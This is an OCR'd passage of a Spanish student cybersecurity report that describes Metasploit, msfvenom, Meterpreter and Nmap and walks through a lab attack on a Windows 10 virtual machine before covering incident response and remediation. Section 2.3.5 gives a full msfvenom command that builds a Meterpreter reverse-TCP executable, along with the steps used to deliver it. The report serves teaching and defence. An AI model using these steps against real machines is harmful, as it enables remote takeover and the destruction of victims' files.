
2.3.1.2 Metasploit

Es una herramienta usada por los equipos expertos Red team y Blue team generalmente para encontrar vulnerabilidades de seguridad, ya que contiene un framework especializado.

Este framework es muy completo, ya que como se mencionó en la Etapa 1, contiene varios módulos los cuales aumentan las funcionalidades como payloads que son códigos que explotan las vulnerabilidades (exploits) contenidas en esta herramienta.

Otros módulos que se pueden encontrar son los encoders los cuales son códigos de cifrado para evadir antivirus u otros sistemas de seguridad.

Figura 24. Módulos de Metasploit



Fuente: Varonis

2.3.1.3 MSFconsole y MSFvenom

Msfconsole es la interfaz de Metasploit en donde los usuarios acceden a esta herramienta por medio de una consola para que esta interprete los comandos ingresados.


Msfvenom por su parte, está incluido en Metasploit y se usa para la creación de payloads (carga útil – carga maliciosa) los cuales se ejecutan e infiltran en un pc víctima.

Pendolema[10] afirma que una característica especial de este framework es la capacidad para la creación de payloads en diferentes plataformas y arquitecturas.

[10] PENDOLEMA, Fredy. [en línea]. Metasploit framework Análisis de ataques mediando la inyección de troyanos a un sistema operativo Microsoft utilizando la herramienta Msfvenom en el sistema Kali Linux.

Msfvenom al igual que Metasploit fueron creados con fines éticos y legítimos con previa autorización de uso para endurecer la seguridad de los sistemas.

Figura 25. MSFConsole



Fuente: creación propia

2.3.1.4 Meterpreter

Es un código malicioso (payload) que puede ejecutar tareas remotamente en una máquina. Es difícil de detectar, ya que es ejecutado en un nivel muy bajo de dicha maquina víctima. Por medio de Meterpreter, un atacante o hacker ético puede manejar remotamente cualquier maquina y manipular archivos, conectarse a una cámara web entre muchas cosas.


[Consultado 12 marzo 2024]. Disponible en: http://dspace.utb.edu.ec/bitstream/handle/49000/15038/E-UTB-FAFI-SIST.INF-000192.pdf?sequence=1&isAllowed=y

2.3.1.5 Nmap

Esta es una herramienta para mapear redes para exploración y medición de seguridad. Según Nmap [11] esta herramienta tiene como objetivo la obtención de información para realizar auditorías de seguridad.

El funcionamiento de esta herramienta consiste en enviar paquetes sin procesar hacia los puertos del sistema con el fin de diagnosticar si están abiertos, filtrados o cerrados. Por otro lado, usa protocolos como TCP, UDP,ICMP de la capa de transporte.

Figura 26. Nmap



Fuente: Nmap

[11] NMAP. [Sitio web]. Guía de referencia de Nmap (Página de manual). [Consulta: 13 de marzo 2024]. Disponible en: https://nmap.org/man/es/index.html

2.3.2 Información de identificación del fallo

Los fallos de seguridad encontrados en el anexo 4 fueron:

- Firewall en Windows desactivado

Es importante que los equipos tengan instalado y funcionando un firewall, ya que este los protege de accesos no autorizados logrando de esta forma proteger el equipo y la red.

Es una herramienta de seguridad que funciona como un monitor de tráfico de red entrante y saliente y según el caso, permite y bloquea el tráfico según las reglas definidas de seguridad.

Existen diferentes tipos de firewall como de aplicaciones, de bases de datos, NGFW, proxy, entre otros.

- Antivirus Windows Defender desactivado

De igual forma, es importante que los equipos tengan instalado un antivirus como sistema de seguridad para protegerlos de ataques maliciosos.


Protección en tiempo real en Windows desactivada

- Puerto 443 abierto
- Por desconocimiento e ignorancia se ejecutó el archivo con extensión .exe

2.3.3 Herramienta de detección

Para la identificación de los fallos de seguridad, se puede usar Nmap, la cual permite escanear una IP y detectar que puertos se encuentran abiertos y que dispositivos se están ejecutando en una red.

Figura 27. Escaneo con Nmap



Fuente: creación propia

El puerto 443 fue el que se usó y generalmente está abierto en la mayoría de los equipos de cómputo.

2.3.4 ¿Cómo se afecta la máquina?


Se afecta muy significativamente la máquina, porque se puede manipular remotamente para lo que se necesite y comprometerla. Como se mencionó anteriormente, se pueden eliminar archivos, crearlos, modificarlos, ver información confidencial y hasta dañar la maquina intencionalmente donde se perdería un activo de información.

A través de Kali Linux se utilizó Metasploit con la cual se creó el payload por medio de su consola MSFConsole y MSFvenom.

Se inicia Apache y se hace uso del exploit mencionado para que de inicio al ataque. La victima ejecuta el archivo .exe el cual se descarga e instala en el Windows. Finalmente

la máquina que ataca toma el control de la maquina Windows en donde elimina archivos.

Figura 28 Ataque con Metasploit



Fuente: creación propia

2.3.5 Documentación y comandos


Luego de haber instalado previamente el escenario con las máquinas virtuales Kali Linux y Windows, en la maquina Windows 10 se desactivan los servicios de seguridad como el Firewall y Antivirus.

Figura 29 Desactivación de servicios de seguridad en Windows 10

Fuente: creación propia

En los terminales de las dos máquinas Windows y Linux, se digita el comando *ipconfig* y también *ifconfig* respectivamente para saber la ip de cada maquina


Figura 30. Comandos ipconfig - ifconfig



Fuente: creación propia

Se hace un *ping* a las dos máquinas para verificar conexión


Figura 31. Ping entre maquinas



Fuente: creación propia

Se escanea la maquina Windows con la herramienta Nmap para conocer que puertos tiene abiertos


Figura 32. Escaneo de puertos con Nmap



Fuente: creación propia

En Linux se inicia Metasploit con el comando *msfconsole*


Figura 33. Inicio de herramienta Metasploit



Fuente: creación propia

Se crea el payload con el comando *msfvenom -p windows/x64/meterpreter/reverse_tcp –platform Windows -a x64 LHOST=10.0.2.16 LPORT=443 -f exe >> PoC_53076* como se observa en la siguiente imagen


Figura 34. Creación del payload



Fuente: creación propia

En la carpeta html se observa el archivo creado

Figura 35. Evidencia payload en Kali



Fuente: creación propia

Luego de este paso se inicia el servicio de Apache y hace uso del payload multi/handler para iniciar el ataque.

Desde el navegador del Windows 10, se digita la ip del Kali para dar ejecución a el archivo y poder controlar la máquina de forma remota.

2.4 CONTENCION DE ATAQUES

2.4.1 Pasos para la identificación

De acuerdo con el modelo de gestión de incidentes del MinTIC[12], lo ideal para una organización es tener un plan estructurado que le permite manejar de la forma más adecuada un incidente de seguridad.

Esta guía está basada en componentes del NIST y la norma ISO 27035.

Figura 36. Modelo de gestión de incidentes

Fuente: MinTIC

2.4.1.1 Etapa 1 Preparación

Esta etapa se creó para que una organización este en la capacidad de responder ante un incidente informático y también como una forma anteceder a los incidentes para detectarlos y evaluarlos.

Por otro lado, el CSIRT o el SOC, debe velar por los recursos en atención a dichos incidentes.

[12] MinTIC. [Sitio web]. Guía para la Gestión y Clasificación de Incidentes de Seguridad de la Información. [Consulta: 21 de marzo 2024]. Disponible en: https://www.mintic.gov.co/gestionti/615/articles-5482_G21_Gestion_Incidentes.pdf

También en esta etapa, el equipo de TI debe apoyar este proceso, implementando las mejores prácticas para que los sistemas y redes estén asegurados. Por ej. pueden gestionar parches de seguridad, asegurar las plataformas, prevenir malware con antivirus y realizar sensibilización y capacitación a los empleados o usuarios del sistema.

2.4.1.2 Etapa 2 Detección

Existen eventos explícitos que indican que un incidente ha ocurrido como por ejemplo caída de servidores, reporte de usuarios o software o funcionamientos extraños y fuera de lo normal.

Al evaluar un incidente existen unos niveles de impacto que deben ser tenidos en cuenta. Estos se clasifican en alto, medio y bajo impacto. En los niveles de alto impacto se encuentran eventos catastróficos o que afectan el buen nombre de la organización o aspectos legales. Por su parte los niveles de medio impacto son los que afectan activos de información de forma moderada y los de bajo son un poco insignificantes.

2.4.1.3 Etapa 3 Contención

En esta etapa se refleja la importancia de implementar estrategias en las que la organización pueda tomar decisiones oportunamente en donde no se propague el incidente y se disminuya el daño causado.

Aquí se intenta detener el incidente para que no sea propagado y cause daños a la información o las redes. Es importante que las organizaciones previamente cuenten con estrategias de contención para tomar decisiones acertadas a tiempo. Estas decisiones pueden incluir apagado, desconexión o deshabilitar servicios.

Luego de la contención del incidente, se procede a hacer una erradicación y eliminación de todo rastro que dejó el incidente y se hace una recuperación de todos los servicios que fueron afectados. Aquí lo ideal es hacer un endurecimiento o “hardening” d ellos sistemas que prevengan futuros ataques.

2.4.1.4 Etapa 4 Actividades Post incidente

En esta etapa básicamente se realiza un reporte o informe de lo ocurrido en el incidente, lecciones aprendidas, se establecen medidas de tecnología y judiciales de acuerdo al caso.

Esta fase es de suma importancia las lecciones aprendidas para en un futuro no cometer los mismos errores y mejorar. Esta parte es esencial, ya que se reconoce lo que sucedió exactamente en el incidente y su gestión, procedimientos documentados o las acciones correctivas para prevenir incidentes futuros.


2.4.2 Paso a paso para subsanar un sistema

Luego de un incidente informático en el que se usó un Payload, el paso a seguir para subsanar el sistema, en este caso el equipo con SO Windows 10 infectado es el siguiente:

1) Uso de una herramienta de supervisión como Wireshare, para identificar la red y posibles fallos - vulnerabilidades que desencadenen amenazas.
   Según Juárez[13] Wireshare es una valiosa herramienta que permite hacer captura de los datos que pasan por una red. Por medio de su interfaz gráfica, analiza los paquetes permitiendo ver el tráfico en tiempo real de internet.

[13] JUAREZ, Luis. [Sitio web]. ¿Qué es Wireshark?. [Consulta: 24 de marzo 2024]. Disponible en: https://www.linkedin.com/pulse/qu%C3%A9-es-wireshark-luis-juarez/?originalSubdomain=es

